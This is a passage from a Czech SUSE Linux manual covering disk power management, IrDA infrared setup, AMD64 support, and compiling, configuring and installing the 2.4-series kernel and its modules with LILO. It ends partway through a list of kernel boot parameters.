Pokud se disk nepoužívá, lze ho pod Linuxem zastavit. Slouží k tomu program `hdparm`, se kterým lze nastavit i další funkce disku. Volbou `-y` se disk okamžitě suspenduje, volbou `-Y` se úplně vypne. Příkazem `hdparm -S 6` se disk vypne po 30 sekundách nečinnosti. (Číslo 6 znamená počet intervalů po 5 sekundách, tj. $6 * 5 = 30$ sekund. Hodnota 0 zastavování disku zruší. U větších hodnot je větší multiplikátor, přesněji viz manuálovou stránku.)

Pokud chcete nastavit suspendování závisle na provozu z baterií nebo z elektrické sítě, najdete potřebné proměnné v souboru `/etc/rc.config.d/apmd.rc.config`. Proměnná `APMD_CHECK_TIME` pak musí být nastavena na hodnotu 0.

Často se stává, že zastavování disku je nepraktické, protože mnoho programů na něj ukládá dočasná data nebo záložní kopie – například editory. V některých případech to lze řešit, například, jak již bylo popsáno, použitím příkazu `tailf logfile` při zobrazování narůstajícího výpisu.

Připojení přes IrDA (Infrared Data Association)

IrDA (Infrared Data Association) je průmyslový standard pro bezdrátovou komunikaci v infračerveném spektru. Řada dnešních laptopů obsahuje IrDA kompatibilní vysílač a přijímač, umožňující spojení s dalšími zařízeními, jako jsou tiskárny, modemy, LAN nebo jiné laptopy. Přenosová rychlost sahá od 2400 bps až do 4 Mbps.

Poznámka

Podpora tohoto protokolu v Linuxu ještě není zcela dokončena, a proto není zahrnuta do standardního jádra. Zatím můžete používat vývojové moduly ve stavu „beta“, které ještě nejsou po všech stránkách vyzkoušeny a nemají proto takovou stabilitu jako tradiční součásti jádra.

Poznámka

Software

Pro podporu infračerveného portu a protokolu IrDA se používá balík `irda` ze série `n`. Po instalaci balíku naleznete dokumentaci v souboru `/usr/share/doc/packages/irda/README`. Pro instalaci `IR-HOWTO` slouží balík `howto`. Dokument naleznete v `/usr/share/doc/howto/en/IR-HOWTO.gz`. Další informace o linuxovém projektu IrDA najdete na <http://irda.sourceforge.net/>.

Konfigurace

Při obvyklé instalaci se nastaví proměnné `START_IRDA`, `IRDA_PORT` a `IRDA_IRQ` v souboru `/etc/rc.config`.

Normálně je použití IrDA deaktivováno. Příkazem

```
earth:~ # rcirda start
```

můžete port manuálně aktivovat resp. s použitím parametru `stop` opět deaktivovat. Aktivováním se zavedou potřebné moduly jádra.

Pomocí proměnných `IRDA_PORT` (standardně `/dev/ttyS1`) a `IRDA_IRQ` (standardně 3) můžete konfigurovat použitý IrDA port. Tyto hodnoty nastaví skript `/etc/irda/drivers` v okamžiku, kdy je aktivována podpora IrDA.

Pokud nastavíte `START_IRDA` na `yes`, projeví se podpora IrDA hned po startu. Nevýhodou ovšem je, že IrDA pak zvyšuje spotřebu, což se zvlášť projeví u laptopu napájeného z baterie. Důvodem je, že vždy po několika sekundách se vysílají tzv. „discovery“ pakety k automatickému napojení na neznámé IrDA porty v blízkém okolí.

Použití

K tisku přes infračervený port pošlete data do souboru zařízení `/dev/ir1p0`. Tento soubor se chová stejně jako normální tiskový port `/dev/lp0`, jediný rozdíl je bezdrátový přenos.

Tiskárnu na tomto portu můžete konfigurovat pomocí `YQST` stejně jako na paralelním nebo sériovém portu (viz odst. ?? na straně ??). Při tisku dbejte na to, aby byla vždy zachována přímá viditelnost mezi počítačem a tiskárnou a aby byla aktivována podpora IrDA.

Pro komunikaci s jinými počítači, mobilními telefony a dalšími zařízeními použijte soubor zařízení `/dev/ircomm0`. Například s mobilním telefonem Siemens S25 můžete použít program `wvdial` a mít tak bezdrátové spojení na Internet.

Možné potíže

Pokud zařízení nereagují na IrDA, přihlaste se jako `root` a příkazem `irdadump` se přesvědčte, zda váš počítač zařízení rozpoznal:

```
earth:~ # irdadump
```

V případě tiskárny Canon BJC-80 v dosahu počítače se objeví v pravidelných intervalech zpráva, které ukazuje výstup na obrazovku *Možné potíže* na této straně:

```
21:41:38.435239 xid:cmd 5b62bed5 > ffffffff S=6 s=0 (14)
21:41:38.525167 xid:cmd 5b62bed5 > ffffffff S=6 s=1 (14)
21:41:38.615159 xid:cmd 5b62bed5 > ffffffff S=6 s=2 (14)
21:41:38.705178 xid:cmd 5b62bed5 > ffffffff S=6 s=3 (14)
21:41:38.795198 xid:cmd 5b62bed5 > ffffffff S=6 s=4 (14)
21:41:38.885163 xid:cmd 5b62bed5 > ffffffff S=6 s=5 (14)
21:41:38.965133 xid:rsp 5b62bed5 < 6cac38dc S=6 s=5 BJC-80 \
hint=8804 [ Printer IrCOMM ] (23)
21:41:38.975176 xid:cmd 5b62bed5 > ffffffff S=6 s=* erde \
hint=0500 [ PnP Computer ] (21)
```

Výstup 11: IrDA: irdadump

Pokud se výstup neobjeví nebo zařízení neodpovídá, prověřte konfiguraci IrDA. Používáte správný port? Někdy se infraport najde jako `/dev/ttyS2` nebo `/dev/ttyS3` nebo je použito jiné přerušení než 3, což se většinou dá nastavit v BIOSu konfigurovaného notebooku.

Dále je důležité si uvědomit, že IrDA komunikuje pouze se zařízeními, podporujícími protokoly `Printer` nebo `IrCOMM`. Na podporu protokolu `IROBEX` potřebujete ještě programy `irobex.palm3` a `irobex.receive` a pak můžete komunikovat například s 3Com Palm Pilot. Všechny protokoly, podporované zařízením, se zobrazí ve výstupu z příkazu `irdadump` za jménem zařízení v hranatých závorkách. Podpora protokolu `IrLAN` je zatím ve vývoji a očekává se v budoucích verzích Linuxu.

Pokud si potřebujete zkontrolovat, zda IrDA port vysílá infračervené záření, můžete k tomu použít některou z běžných videokamer, které bývají citlivé i v infračervené oblasti.

Další informace

Podrobnější informace o používání notebooků v Linuxu naleznete na <http://linux-laptop.net>. Velmi dobrým zdrojem informací je také domovská stránka <http://mobilix.org/> (Mobilix – Mobile Computers and Unix). Zde naleznete, kromě jiného, také Laptop-Howto a IrDA-Howto.

Část III

System

SUSE Linux na AMD64

AMD uvedl na trh v září 2003 procesor AMD Athlon64. Jde o nový 64 bitový procesor, na kterém lze spouštět 64 bitové programy. Na tomto procesoru je možné také spouštět staré 32 bitové programy.

64 bitové programy využívají větší rozsah adresního prostoru a mohou využívat více registrů, které jsou podporovány pouze v 64 bitovém režimu. Díky použití celé řady dalších nových funkcí a volání funkcí, nabízí programy pro 64 bitovou platformu AMD64 vyšší výkon.

SUSE Linux podporuje nový procesor dvěma různými způsoby:

- 32 bitový SUSE Linux pro platformu x86 je tímto procesorem podporován v 32 bitovém režimu, stejně jako by pracoval s procesorem AMD Athlon nebo Intel Pentium.
- Novou 64 bitovou verzí SUSE Linuxu pro AMD64, která podporuje procesor v 64 bitovém režimu. Tato verze umožňuje také vývoj 32 bitových programů.

Poznámka

Z historických důvodů je výstup příkazu `uname -m` **x86_64**, což je název první specifikace společnosti AMD.

Poznámka

64 bitový SUSE Linux pro AMD64

Hardware

Z hardwarového hlediska se pro uživatele AMD64 v zásadě nic nezměnilo a systém je velmi podobný klasickému systému s procesorem AMD

Athlon. Jednotlivá rozhraní a sběrnice z původní platformy lze použít i v nové a jsou také podporovány.

Protože ovladače zařízení pro AMD64 musí být 64 bitové, je nutné je nově překompilovat. V současné době nejsou podporovány některé starší karty, ale u novějšího hardwaru je podpora stejná jako v případě 32 bitové architektury.

Software

Ze softwarového hlediska jsou téměř všechny programy 64 bitové. Kromě toho jsou podporovány také 32 bitové programy. K dispozici je také 32 bitová vývojová knihovna. Aby bylo možné odlišit stejné knihovny 32 a 64 bitové verze, ukládají se 32 bitové knihovny do adresáře `/lib` a 64 bitové do `/lib64`. Tak je dosaženo toho, že lze bez problémů instalovat i původní balíky z 32 bitové verze.

Balíky, které nejsou 64 bitové, jsou např. `OpenOffice.org` a některé komerční balíky jako např. `Acrobat Reader`.

Z administrátorsského a aplikačního hlediska se od sebe 32 a 64 bitové programy nijak neliší. Všechny programy vypadají stejně a chovají se stejně.

Instalace 32-bitového softwaru

32 bitový software, který používá příkaz `uname` ke zjištění architektury, je nutné upravit, aby mohl běžet i na systému AMD64. K tomu je používán program `linux32`, který výstup příkazu `uname -m` pozmění:

```
$ uname -m
x86_64
$ linux32 uname -m
i686
```

Vývoj pro 64 bitovou platformu

Na SUSE Linuxu pro AMD64 můžete vyvíjet jak 32bitové tak 64 bitové programy. GNU kompilátor bude poskytovat kód optimalizovaný pro 64 bitovou platformu AMD64 Code. Pomocí přepínače `-m32` vytvoříte 32 bitový kód pro platformu x86, který poběží na 32 bitových procesorech AMD Athlon nebo Intel Pentium.

Při vývoji 64 bitového kódu musíte používat 64 bitové knihovny. Vždy budou prohledávány cesty `/lib64` a `/usr/lib64`, u některých částí kódu je nutné použít jinou cestu, např. u kódu X11 musíte použít `-L/usr/X11R6/lib64`. V těchto případech je nutné příslušně upravit soubor `Makefile`.

Při debuggování kódu můžete použít GDB, který pro 64 bitovou platformu AMD64 najdete pod jménem `gdb` a pro 32 bitovou platformu x86 jako `gdb32`. Nástroj `strace` můžete používat jak pro 32 bitové tak pro 64 bitové programy. Pro Library Tracer `ltrace` je k dispozici zvláštní program pro 32 bitové programy `ltrace32`.

Další informace

Více informací najdete na stránkách společnosti AMD (www.amd.com) a stránkách projektu portace Linuxu na AMD64 (www.x86-64.org).

Linuxové jádro

Jádro SUSE najdeme na korektně nainstalovaném systému v adresáři /boot. Při instalaci se rovněž zapíše na uživatelskou startovací disketu.

Standardní jádro SUSE je předem konfigurováno tak, aby podporovalo co nejširší spektrum hardwaru. Znamená to, že v obvyklých případech zaručí spolehlivý provoz Linuxu na vašem počítači, a to za cenu nevyužití jeho případných speciálních předností.

Pokud vám tedy standardní jádro funguje a vy bezpečně nevíte o nějaké *nevyužité* vlastnosti hardwaru (např. UDMA 2), jejíž podpora upraveným jádrem by *významně* zvýšila výkon nebo přidala nové možnosti použití systému, ušetříte si mnoho zbytečné námahy tím, že se *spokojíte se standardním jádrem*.

Jiná situace ovšem nastává, je-li vaším cílem *experimentovat* s vlastnostmi jádra či ovladačů nebo máte-li *vlastní koncepci* síťových služeb a směrování, případně zajímá-li vás *jádro o minimální velikosti* pro jednoúčelové nasazení Linuxu. Tehdy má smysl jít hluboko do detailů a vlastní jádro si nakonfigurovat a přeložit. Zaslouženou odměnou za to je pak i získaný přehled o současném stavu vývoje a možnostech linuxového jádra.

Na konfiguraci a překlad jádra se používá tradiční unixový nástroj make. Ten se stará o interaktivní konfiguraci a spouští překladač jazyka C na všechny potřebné zdrojové moduly. Co má make dělat, určuje předem připravený popis v souborech typu Makefile. Vaší jedinou obvyklou činností je pak pouze pečlivě interaktivně zadat vlastnosti hardwaru a požadavky na jádro.

Pro konfiguraci a překlad vlastního jádra neposkytuje ovšem firma SUSE instalační podporu (viz odst. *Rozsah instalační podpory* na straně 639). Rádi vás ovšem zasvětime do tajů jádra v rámci naší placené profesionální podpory.

Poznámka

Následující popis se týká převážně současného jádra série 2.4.x. Pro koho má ještě význam starší jádro série 2.2.x případně 2.0.x, musí počítat s určitými odchylkami v popisu.

Poznámka

Update jádra

Update jádra získáte ve formě RPM balíku z FTP serveru společnosti SUSE nebo některého z jeho mirrorů, např.:
`ftp://ftp.gwdg.de/pub/linux/suse/`. Pokud nevíte, jaké jádro v současné době používáte, můžete to zjistit příkazem:

```
cat /proc/version
```

Zároveň si můžete nechat vypsat k jakému balíku vaše aktuální jádro `/boot/vmlinuz` patří:

```
rpm -qf /boot/vmlinuz
```

Před instalací nového jádra je vhodné zazálohovat si `initrd` současného jádra i samotné jádro. To provedete jako uživatel `root` následujícími příkazy:

```
cp /boot/vmlinuz /boot/vmlinuz.old  
cp /boot/initrd /boot/initrd.old
```

Balík s jádrem nainstalujete příkazem:

```
rpm -Uvh Jmeno_baliku
```

Od verze 7.3 je jako standardní souborový systém používán `reiserfs`, jehož podporu je nutné umístit na ramdisku. To uděláte příkazem `mk_initrd`. U aktuální verze se tento příkaz provede automaticky při instalaci jádra.

Především u starších verzí se po updatu ujistěte, že je váš zavaděč správně nakonfigurován. Více informací najdete v kapitole *Startování systému* na straně 111.

Původní originální jádro z instalačních CD najdete na 1. CD ve formě RPM balíku. Nainstalujete ho stejným způsobem jak bylo popsáno výše v případě updatu. Při chybovém hlášení, že je již nainstalován novější balík stejného jména, použijte parametr `-force`.

Zdrojové texty jádra

Pro vlastní sestavení jádra musí být nainstalovány následující balíky: zdrojové texty (balík `kernel-source`), překladač jazyka C (balík `gcc`), GNU binutils (balík `binutils`) a hlavičkové („include“) soubory pro překladač jazyka C (balík `glibc-devel`). Instalace překladače jazyka C je vhodná i všeobecně, protože jazyk C k unixovým systémům historicky patří.

Zdrojové texty jádra se očekávají v adresáři `/usr/src/linux`. Pokud je hodláte modifikovat a přejete si mít na disku více verzí zdrojových textů spolu s odpovídajícími přeloženými jádry, je pak zvykem přidělit jim jiná jména ve společném adresáři `/usr/src` (např. `/usr/src/linux1`, `/usr/src/linux2`) a jakožto `/usr/src/linux` vytvořit pouze odkaz, ukazující na právě aktivní verzi. Tento způsob instalace zajišťuje i YaST2.

Důvod, proč je vhodné zachovávat jednotnou cestu ke zdrojovým souborům `/usr/src/linux` je ten, že je v tomto adresáři potřebuje mít celá řada programů, která by pak nepracovala. Jedná se zejména o systémové programy, které při svém překladu vyžadují informace ze zdrojových textů jádra.

Moduly jádra

Mnoho ovladačů a dalších součástí linuxového jádra nemusí být napevno začleněno do jádra, ale zavedou se až za chodu jakožto moduly jádra. Které ovladače budou přímo v jádru a které se stanou moduly, o tom se rozhodne při konfiguraci jádra. Samotné jádro má pak mnohem menší paměťové nároky.

Moduly jádra se nalézají v adresáři `/lib/modules/\wert{verze}`, kde `verze` je aktuální verze jádra.

Možnost zavádět podle potřeby moduly jádra lze s výhodou využít tak, že všechny součásti jádra, které nejsou zapotřebí pro samotný start systému, se realizují jako moduly. (Výhodou pak také je, že takto zmenšené jádro se dá bez potíží zavést i zavaděčem, který využívá služby BIOSu.) V jádru tedy musí být použitelný diskový ovladač (EIDE, SCSI) a podpora použitého typu souborového systému. Naopak moduly `isofs`, `msdos` nebo `sound` se dají bez potíží přeložit jako moduly.

Práce s moduly

Pro práci s moduly se používají tyto příkazy:

- **insmod**

Příkazem **insmod** se zadaný modul zavede. Hledá se přitom v adresáři

`/lib/modules/\wert{verze}`. (Tento příkaz i následující se však většinou nevolají samostatně, ale obecnějším příkazem **modprobe**, viz dále.)

- **rmmod**

Odstraní zadaný modul. To ovšem není možné, pokud je tento modul používán. Například není možné odstranit modul **isofs**, pokud je stále ještě připojeno CD.

- **depmod**

Tento příkaz vytvoří soubor se jménem `modules.dep` v adresáři `/lib/modules/\wert{verze}`, kde jsou definovány závislosti mezi jednotlivými moduly. Tím se zajistí, že při zavedení určitého modulu se také automaticky zavedou všechny závislé moduly.

- **modprobe**

Zavádí a odstraňuje moduly s ohledem na vzájemné závislosti. Poskytuje též řadu dalších služeb, jako postupné zkoušení více modulů stejného typu, než se jeden osvědčí. Na rozdíl od zavádění programem **insmod** pracuje program **modprobe** se souborem `/etc/modules.conf`. V současné době představuje **modprobe** doporučený nástroj k zavádění modulů. Podrobné vysvětlení jeho jednotlivých možností najdete na příslušných manuálových stránkách.

- **lsmod**

Ukazuje, které moduly jsou právě zavedeny a kolik dalších modulů je používá. Moduly, zavedené kernelovým démonem, jsou označeny jako **autoclean**, což naznačuje, že budou automaticky odstraněny, pokud nejsou používány a vyprší jim povolená doba nečinnosti.

`/etc/modules.conf`

Zavádění modulů dále závisí na obsahu souboru `/etc/modules.conf`. V tomto souboru se dají uvést parametry pro moduly, které přímo ovládají hardware a jsou specifické pro váš systém, např. ovladač mechaniky CD nebo síťový ovladač. Parametry, které se zde uvádějí, jsou vesměs totožné s parametry pro výzvu LILO

(viz odst. *Parametry pro jádro – startovací výzva* na straně 309), mohou se od nich lišit jménem (viz odst. *Parametry modprobe* na straně 325). V případě neúspěšného zavedení modulu zkuste tedy specifikovat hardware v souboru `/etc/modules.conf` a příslušný modul zavést programem `modprobe`.

Kmod – „Kernel Module Loader“ – zavaděč modulů jádra

Počínaje verzí 2.2.x představuje zavaděč modulů jádra Kmod elegantní způsob, jak pracovat s moduly, a nahrazuje staršího kernelového démona `kerneld`. Nový zavaděč modulů jádra Kmod je připraven na pozadí a stará se, aby se potřebné moduly zavedly programem `modprobe`, jakmile si je jádro vyžádá.

Zavaděč modulů jádra Kmod se aktivuje volbou ‘Kernel module loader’ (`CONFIG_KMOD`) při konfiguraci jádra.

Ovladače, potřebné k přístupu na kořenový souborový systém, je nutno přeložit do jádra. *Nemůžete* tedy konfigurovat jako modul ani ovladač kořenového souborového systému (zpravidla `ext2`), ani ovladač SCSI, pokud používáte SCSI disk pro svůj kořenový souborový systém.

Použití modulů jádra se nejvíce vyplatí pro nepravidelně nebo zřídka používaná zařízení, jako jsou např. ovladače ramdisku, `parport`, tiskárny, mechaniky ZIP či neobvyklé typy souborových systémů.

Zavaděč modulů jádra Kmod neumí automaticky odstraňovat moduly. Moduly se proto doporučuje za běhu neodstraňovat. Při dnešních velikostech paměti to nepředstavuje problém – viz soubor `/usr/src/linux/Documentation/kmod.txt`.

Tam, kde záleží na výkonu procesoru, existuje důvod pro použití monolitického jádra: ovladače se pak nacházejí na 4MB stránce jádra a nevyvolávají kešování MMU.

Konfigurace jádra

Konfigurace jádra najdete v souboru `/boot/vmlinuz.config`. Tuto konfiguraci můžete podle vlastního přání změnit. Nejdřív jako uživatel `root` proveďte příkaz:

```
cp /boot/vmlinuz.config /usr/src/linux/.config
```

Pak přejděte do adresáře `/usr/src/linux` a spusťte příkaz `make oldconfig`.

Alternativním postupem, jak získat konfiguraci současného jádra je příkaz:

```
zcat /proc/config.gz > /usr/src/linux/.config
```

Konfigurační nástroje jádra nastavení načtou ze souboru `.config`. Tento soubor však popisuje pouze jádro a nikoli moduly, které obsahoval balík `kernmod`. Pokud chcete překládat nové moduly, musíte je vybrat ručně.

Jádro lze konfigurovat třemi způsoby:

1. Z příkazové řádky
2. Z menu v textovém módu
3. Z menu pod X Window

Konfigurace z příkazové řádky

Ke konfiguraci jádra vstupte do adresáře `/usr/src/linux` a zadejte následující příkaz:

```
earth:/usr/src/linux # make config
```

Dále budete dotazováni na celou řadu vlastností, které má mít nové jádro. Odpovědět se dá: buď jednoduše *ano* – (Y) a *ne* – (N), případně ještě *module* – (M). Poslední případ říká, že ovladač nebude pevně spojen s jádrem, ale přeložen jako samostatný modul. Jak již bylo vysvětleno, moduly potřebné pro start musí být součástí jádra, a proto u nich odpovíte vždy (Y). Stisknutí kterékoli jiné klávesy mimo těchto tří vypíše krátkou nápovědu o právě konfigurované volbě.

Konfigurace v textovém módu

Pohodlnější je konfigurace jádra pomocí menu, to se dělá příkazem

```
earth:/usr/src/linux # make menuconfig
```

Výhoda je v tom, že nemusíte kvůli jedné otázce procházet celý dialog nebo ho opakovat po jediné chybě.

Konfigurace pod X Window

Pokud máte nainstalován systém X Window (balík `xf86`) a rovněž Tcl/Tk (balík `tcl` a balík `tk`), můžete zadat grafickou alternativu předchozí možnosti příkazem

```
earth:/usr/src/linux # make xconfig
```

Pod X Window je konfigurace jádra ještě příjemnější. Nezapomeňte přitom pracovat jako uživatel `root`.

Nastavení konfigurace jádra

Dokumentace k jednotlivým detailům konfigurace jádra se nachází u zdrojových textů jádra v adresáři `/usr/src/linux/Documentation`. Zde máte také jistotu, že se jedná o poslední dokumentaci k instalované verzi.

Překlad jádra

Tip

Pokud odstraníte v hlavním souboru `Makefile` (přibližně řádka 74) komentář před `INSTALL_PATH=/boot`, bude se jádro instalovat do `/boot`.

Tip

Doporučujeme generovat rovnou komprimované jádro „`bzImage`“. Pomáhá to také v případech, kdy systém nezvládne pracovat s velkým jádrem „`zImage`“ v obyčejném binárním tvaru a hlásí `Kernel too big` nebo `System is too big`.

Po konfiguraci jádra podle vašich představ spustíte překlad:

```
earth:/usr/src/linux # make dep
earth:/usr/src/linux # make clean
earth:/usr/src/linux # make bzImage
```

Tyto tři příkazy navazují jeden na druhý a dají se sloučit, což se může hodit, nechcete-li čekat na dokončení předchozího, abyste mohli zadat následující. Pak stačí zadat:

```
earth:/usr/src/linux # make dep clean bzImage
```

Překlad jádra je výpočetně náročný, běží od několika minut na výkonných procesorech, jako jsou AMD Athlon nebo Intel Pentium III až po několik hodin na muzejním 386 s 8MB pamětí ¹.

Překlad jádra se naštěstí chová jako obyčejná úloha (tj. jádro se pouze přeloží jako soubor, zatímco běžet zůstává stále staré jádro), a proto je mezitím možné pracovat obvyklým způsobem na jiné úloze (např. vyřizovat poštu).

Po úspěšném překladu najdete komprimované jádro v adresáři:

```
/usr/src/linux/arch/i586/boot
```

Soubor s obrazem jádra se nazývá:

`bzImage`

Pokud zde takový soubor nenajdete, došlo patrně při překladu k chybám. Zpráva o chybě se vám mohla ztratit v množství hlášek, a proto můžete spustit překlad souborů, které se nepodařilo přeložit:

```
earth:/usr/src/linux # make bzImage
```

Tím se přehledně vypíše chyby při překladu kritických zdrojových modulů. (Pokud jste do zdrojových textů sami nezasahovali, chyby bývají výjimkou.)

Z příkazové řádky s použitím příkazového procesoru `bash` můžete zapsat chybová hlášení o překladu do souboru, např. `kernel.out`:

```
earth:/usr/src/linux # make bzImage 2>&1 | tee kernel.out
```

Pro příkazový procesor `tcsh` se použije konstrukce

```
earth:/usr/src/linux # make bzImage |& tee kernel.out
```

Po překladu jádra následuje ještě překlad jeho zaveditelných modulů příkazem

```
earth:/usr/src/linux # make modules
```

¹Oblíbený test pro hardware i software je překlad jádra s volbou `make -j`. Tehdy potřebujete více paměti (přes 100 MB), protože se spouští překladač na každý zdrojový text zvlášť jako samostatná současně běžící úloha.

Instalace jádra

Po úspěšném překladu jádra ho musíte nainstalovat tak, aby šlo spustit. Pokud používáte LILO, musíte ho přeinstalovat, aby se našlo nové jádro. V nejjednodušším případě se jádro zkopíruje do souboru `/boot/vmlinuz` (viz odst. *Překlad jádra* na straně 303) a spustí se program LILO. Doporučuje se ovšem nepřepsat původní (alespoň nějak fungující) jádro a nejprve ho přejmenovat jako `/boot/vmlinuz.old`. To se může hodit, pokud nové jádro nefunguje – můžete se vrátit ke starému a překlad pozměnit.

```
earth:/usr/src/linux # cp /boot/vmlinuz /boot/vmlinuz.old
earth:/usr/src/linux # cp arch/i386/boot/bzImage
                        /boot/vmlinuz
earth:/usr/src/linux # lilo
```

Tip

Nejpohodlnější je zadat při překladu cíl `make bzlilo`, kde se instalace jádra pro LILO provede automaticky.

Tip

Přeložené moduly se musí ještě nainstalovat zadáním

```
earth:/usr/src/linux # make modules_install
```

Tím se zkopírují do správných podadresářů `/lib/modules/\wert{verze}`. Původní moduly se tím sice přepíší, ale dají se případně snadno obnovit z CD.

Tip

Je třeba dbát na to, aby moduly, které se přeloží přímo do jádra, byly naopak odstraněny z adresáře `/lib/modules/\wert{verze}`, jinak může dojít k nepředvídanému chování! Je to jeden z důvodů, proč je potřeba k vlastní konfiguraci jádra určitá zkušenost.

Tip

Vytvořte dále v souboru `/etc/lilo.conf` další sekci, například `linux.old` (viz odst. *Struktura lilo.conf* na straně 127), uchovejte staré jádro jako `/boot/vmlinuz.old` a uveďte zde toto jméno.

Tím zajistíte, že LILO zná staré jádro, kdyby nové nefungovalo a bylo potřeba startovat ze starého – podrobněji viz kap. *Startování systému* na straně 111.

Po změnách v `/etc/lilo.conf` je třeba vždy znovu LLO spustit:

```
earth:/usr/src/linux # lilo
```

Pokud spouštíte Linux z DOSu pomocí `linux.bat` – tedy prostřednictvím programu `loadlin` – je třeba ještě kopírovat nové jádro do souboru `/dos/loadlin/bzimage2`.

Spouštíte-li Linux pomocí zavaděče Windows NT, nezapomeňte obnovit startovací sektor LLO – viz odst. ?? na straně ??.

Dále je třeba dodržet následující: soubor `/boot/System.map` obsahuje symboly jádra, které potřebují moduly jádra, aby se daly volat jejich funkce. Tento soubor závisí na aktuálním jádru. Proto po překladu a instalaci jádra zkopírujte aktuální³ soubor `/usr/src/linux/System.map` do adresáře `/boot`. Pokud vytvoříte jádro příkazem `make bzlilo`, resp. `make zlilo`, stane se tak automaticky.

Pokud dostanete při startu chybové hlášení:

```
System.map does not match actual kernel
```

naznačuje to, že po překladu jádra nebyl soubor `System.map` zkopírován do adresáře `/boot`.

Zhotovení startovací diskety

Chcete-li si zhotovit startovací disketu s novým jádrem, stačí na to následující příkaz:

```
earth:/usr/src/linux # make bzdisk
```

Úklid po překladu jádra

Pokud nebudete výhledově znovu překládat a přejete si smazat přeložené zdrojové moduly, abyste ušetřili místo na disku, napíšete:

```
earth:~ # cd /usr/src/linux
earth:/usr/src/linux # make clean
```

Pokud naopak přeložené soubory na disku ponecháte, zrychlí se tím příští překlad, protože program `make` zajistí, aby se překládaly pouze změny.

²Přesněji tam, kam jste instalovali adresář `loadlin`.

³Při každém překladu jádra se tento soubor vytváří znovu.

Parametry pro jádro

Ovladače v jádru

U komponent PC panuje veliká různorodost. Napravují to tzv. *ovladače*, které přizpůsobují operační systém (u Linuxu zejména *jádro*) specifickému hardwaru. Obecně existují dvě možnosti, jak integrovat jádro a ovladače:

1. Ovladače představují pevnou součást jádra. Takové jádro „celé z jednoho kusu“ se nazývá *monolitické*. Některé ovladače mohou být pouze v této podobě.
2. Některé ovladače se zavádějí samostatně až v případě potřeby. Tehdy hovoříme o *modulárním* jádru. Výhodou je, že se zavedou pouze potřebné ovladače. Příkladem je modulární jádro na startovací disketě SUSE, které je tak připraveno pracovat s obvyklými konfiguracemi hardwaru.

Nezávisle na tom, zda jsou ovladače součástí jádra či zda se zavádějí, se stále ještě může stát, že některou hardwarovou součást jádro správně nerozpozná či správně nepodporuje. V takovém případě se zde nabízí možnost, abyste specifikovali vlastnosti této komponenty podrobněji pomocí parametrů.

- *Parametry pro jádro* tedy předáte jádru informaci, jaký je přesně váš hardware a které hodnoty se mají nastavit (např. adresní prostor, přerušení atd.). Přestože ovladače bývají schopny si to najít sami, může být jistější případně i rychlejší, pokud to od vás vědí předem.
- Existují dokonce i případy, kdy nalezením vhodných parametrů pro jádro lze uvést do chodu i zdánlivě beznadějnou instalaci.

U *monolitického jádra* musí být jeho parametry zadány ve startovací výzvě, případně je musí obsahovat zavaděč, který je získá ze svého konfiguračního souboru. Podle oblíbeného zavaděče LILO se jim proto také často říká „parametry LILO/“.

Modulární ovladače získávají své parametry z argumentů příkazů `insmod`, resp. `modprobe`, kterými se moduly zavádějí.

Mějte prosím na paměti, že jádru je třeba parametry vždy znovu zadat při každém startu systému – jádro nemá možnost si je zapamatovat. Proto se při instalaci zadávají parametry jádra do konfiguračních souborů `/etc/lilo.conf` (LILO – pro samotné jádro), resp. `/etc/modules.conf` (`modprobe` – pro moduly).

Naneštěstí bývá formát parametrů pro samotné jádro odlišný od formátu parametrů pro moduly, a proto najdete parametry na dalších stránkách rozdělené na dvě samostatné skupiny. Pouze u několika modulů, jako jsou např. ovladače mechanik CD, se zatím podařilo formát sjednotit.

Některé tipy

Ještě než uvedeme seznam parametrů pro jádro, nabízíme vám několik tipů k rozpoznání hardware a k zadávání parametrů:

- Většina ovladačů má tzv. *autoprobing*, to znamená, že testuje všechny obvyklé adresy, na kterých se dá příslušný hardware nalézt. Může se ale přitom stát, že ovladač tak inicializuje určitou adresu, která mu nepatří a které se neměl dotýkat. To může například způsobit, že počítač přestane komunikovat.
- Také se může stát, že se úspěšně zavede modul ovladače karty, která ve vašem počítači vůbec není (týká se zejména ovladačů síťových karet 3Com).

Přesto je však obvyklé *autoprobing* používat, a to alespoň ze začátku. Chybně zavedené moduly se pak dají bez potíží odstranit a u nerozpoznaného hardware pouze doplníte potřebné parametry.

- Konečně existují některé komponenty, pro které je k dispozici více ovladačů (NCR 53C810, Ultrastor). Pokud je nám známo, mezi oběma ovladači pro Ultrastor není podstatný rozdíl. Co se týká NCR 53C810, ovladač BSD podporuje i ostatní produkty řady NCR53C8xx, např. 53C875, zatímco starší ovladač NCR podporuje pouze zapisovací mechaniky CD. Při pochybnostech proto vyzkoušejte, který z alternativních ovladačů vám lépe vyhovuje.

Parametry

Označení a význam

Jednotlivá zařízení jsou ve skupinách uspořádána podle abecedy, podobně i jejich parametry. Následující parametry mají vždy standardní význam:

addr	adresa portu, hex. (např. 0x300)
irq	použité přerušení (např. 7)
dma	použitý kanál DMA (např. 1)
startaddr, endaddr	rozsah sdílené paměti, hex.

Tabulka 12.1: Často používaná označení parametrů pro jádro

Kromě dále popsaných parametrů, přispívajících k uvedení systému do chodu, existuje ještě celá řada dalších. Jejich podrobný popis najdete v `BootPrompt-HOWTO` v adresáři `/usr/share/doc/howto` a dále ve zdrojových textech jádra v souboru `/usr/src/linux/Documentation/kernel-parameters.txt`.

Poznámka: U parametrů nezaměňujte malá a velká písmena, používají se k rozlišení.

Parametry pro jádro – startovací výzva

Parametry, vyjmenované v tomto odstavci, platí pro zadání přímo jádru, například ze startovací diskety dodávané s hlavní distribucí SUSE, z výzvy `LLO` nebo z programu `loadlin`. Pokud zamýšlíte instalovat některý z ovladačů jako modul, parametry najdete v odst. *Parametry modprobe* na straně 325.

Poznámka

Výčet parametrů musí být na jediné řádce, jednotlivé parametry odděleny mezerou, seznam jejich hodnot oddělen čárkou!

Poznámka

Příklad: Potřebujete zadat parametry pro ovladač karty `aha1542` ve startovacím promptu. Na začátku řádky je jméno startovacího jádra, standardně

je to linux, oddělené *mezerou* (to ještě k parametrům nepatří!) od *prvního parametru*, který za ní následuje:

```
linux aha1542=0x300
```

Obecné startovací parametry

Pomocí obecných startovacích parametrů se řídí chování jádra při startu, viz [7]bootparam.

■ *Reboot Mode* (při opuštění Linuxu)

reboot=mode

kde mode může nabývat následujících hodnot:

Proměnná	Hodnoty / Význam
mód	warm pro teplý restart (bez testu paměti) cold pro studený restart (s testem paměti) bios pro restart přes BIOS hard pro restart jako CPU-crash

Př.: reboot=cold

startuje počítač po zastavení (shutdown) jako tlačítko RESET na panelu počítače.

■ *Ochrana I/O adresní oblasti* (rezervování)

